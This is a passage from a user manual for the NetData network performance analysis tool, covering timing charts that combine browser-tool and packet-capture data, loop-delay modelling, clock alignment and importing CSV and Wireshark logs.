
The timing chart below provides clues to the poor performance and illustrates the synergy from integrating HW and sniffer files:




Each connection band stacks transaction bars from captured packets and the imported HW archive file. Very few connections handled more than one file request and the browser often paused for more than a second before opening a new connection. The grey bars drawn from HW information indicate that the browser was blocked during these pauses. The cause of this blocking is not yet known.




A comparable chart for a similar cluster of file requests that bypassed the proxy server shows that no new connections were opened and more than three times as many files were fetched in half the time.



A packet-timing chart shows that when using a proxy, the browser initiated connection closure after receiving a file, and, after receiving a javascript, immediately sought two style sheets and two more javascripts. However, these requests were blocked for 1.5 seconds or more. The sniffer information confirms most of the HW information, shows how connection closures were conducted, and in this case rules out the existence of any network problems.




This timing chart also compares HW and sniffer views of a transaction. Only HW can tell us that the file request was blocked in the browser for more than a second, and only the sniffer can tell us that connection took more than 9 seconds because the Syn packet had to be retransmitted twice and that another round-trip conveyed an HTTP Connect request before the SSL handshake trip. The different coloured bars present sufficient detail without the need to overlay packet markers.



A waterfall chart derived from a packet-timing chart summarises how an overall time of 15.1 seconds was spent along a single thread of non-overlapping network activities, with three levels of detail.

The above chart also models the effect of reducing the loop-delay to every server by 120 ms as would occur if the client was much closer to the proxy server. Such a change is estimated to reduce the overall time to 10.8 seconds. The reduction is indicated on the top bar chart by a green bar.



This change in loop-delay was specified by a new option in the chart's format-control window. For more precise modelling the loop-delay of each server can be adjusted in a table that appears when modelling is enabled. Changes are made by overwriting the blue values and can be disabled or enabled by a right-click in the Alter column. The effect of the modelling parameters in the format-control window (above) can be disabled or enabled with a right-click in the Fixed column.


Server	Alter	NewLoopDly	Fixed	OldLoopDly
All Servers	Yes	0.1505	No	0.2528
10.42.29.110	Yes	0.0000	No	
e7769.dscc	Yes	0.3282	No	0.4486
outlook-au	Yes	0.1064	No	0.2265

The modelling function has two prerequisites: round-trip times must be calculated with the first command in the Calculate menu; and packet records must be loaded for the timing chart. NetData needs the round-trip times of individual packets to establish a single-thread of non-overlapping network activities. Then it can count the total number of loops of propagation delay that contribute to the overall response time for the group of transactions appearing on the timing chart.

9.5 Charting Packets Stamped by Different Clocks


NetData is often required to display traffic captured concurrently from different parts of a network, perhaps for a traditional multi-segment analysis, or to compare transactions recorded by a browser tool – such as HttpWatch or Fiddler – with those recorded by a sniffer. Common to all such analyses is the need to compensate for differences in the timestamping clocks of the various recording devices.

Although Fiddler and HttpWatch are usually run on the same machine as the sniffer (such as Wireshark), time stamps may differ significantly. NetData can adjust time stamps when an HTTP archive is imported:



They can also be adjusted later, when transactions are already displayed on charts:

NetData provides a simpler means of adjusting the times of imported transactions, measuring and setting an appropriate time interval in a single operation. The operation starts with the Ctrl key down and the mouse dragging a pale grey rectangle to measure a time interval. When the mouse button is released NetData offers to adjust import times by the measured interval – the width of the rectangle.




In this illustration the grey rectangle was dragged from the start of the HttpWatch *Timing SSL Handshake* transaction on the bottom connection (720365), to the marker of the packet that started the handshake. When an interval-measuring rectangle is dragged in this way, NetData looks for any marker near the cursor and snaps to the nearest marker. It circles the marker in red

(as above) and measures the rectangle's time interval to or from the packet's time, rather than the cursor position.

If the cursor pauses while dragging the rectangle, NetData temporarily applies the indicated time shift and re-plots the chart to show the effect of the shift. Many shifts can be tried before the mouse button is released and a shift adopted.

After the adjustment measured above, HttpWatch transactions were aligned closely with their corresponding Wireshark transactions (in the five HTTPS connections at the bottom of the chart):



This illustration demonstrates the importance of always recording network traffic when using Fiddler or HttpWatch. A packet-timing chart can show whether delays can be attributed to retransmissions rather than processing time. Here, however, HttpWatch has indicated long handshake times and this chart explains that when the actual handshakes were completed the client suspended their connections while conducting five Get requests with another server, using OCSP (Online Certificate Status Protocol) to check the validity of the server's certificate, unreported by HttpWatch.

10 Importing Records from Log and CSV Files

10.1 Importing Transaction Records from CSV Files

Log files from various types of equipment often provide valuable performance information either on their own or to supplement records derived from captured network traffic. NetData now imports two types of log files, one of Enterprise Java Beans (EJB) and the other a CSV file with columns allocated as in this table:


Field	Column	Default Value
Transaction ID	1	
Connection ID	1	
Request time	2	
Response time	3	
Delay (secs)	4	
Server address	5	
Server name prefix		DataPower
Category	6	
Client name	7	
Signature		MQmessageProcess

The time fields may be in a variety of formats output from Excel spreadsheets. The time formats include *hh:mm, hh:mm:ss, hh:mm:ss.ddd* and *mm:ss.ddd*. They may be preceded by an optional date in the format set by NetData's host operating system, such as *dd/mm/yy* or *dd/mm/yyyy* for Australia. NetData must assign a date to every timestamp and if the CSV file doesn't provide a date, it can be specified in the initial dialogue. If a date is read from the CSV file, it becomes a new default date.

The last number of a server's IP address is appended to the server-name prefix

Imported transaction records can be plotted with all the facilities accorded records derived from captured packets: response times, transaction rates, transaction queue lengths and service bars on the timing chart.

Unless overwriting is disabled in the initial dialogue, imported transactions will overwrite identical, imported transactions already in NetData's database.




10.2 Importing Wireshark CSV Files with Decrypted Traffic


NetData is able to import packet CSV files exported by Wireshark with its ‘File, Export Packet Dissections…’ command. The CSV file needs only the three columns headed ‘No.’, ‘Protocol’ and ‘Info’.

Importing is useful if Wireshark has been given TLS/SSL session keys and has decrypted the content of the application-data records of some connections. NetData creates extra transactions of the 'Import' class that differ from their TLS counterparts only in their descriptive fields that include transaction type, message content, and key data. They are distinguished on charts by the pseudo transport protocol 'WShrk'.


NetData only imports information above the transport layer, for packets that contain part or all of an SSL application-data record.



The transactions created from the imported packets have their own groups in the transaction-class tree and to load them with normal server transactions the Import class must be selected in the sub-menu of record types under the ‘Chart Menu’ button:



When transaction pairs of both the Server and Import class are plotted on the Timing chart, the Wireshark transactions are stacked on top of their TLS counterparts within their connection bands:

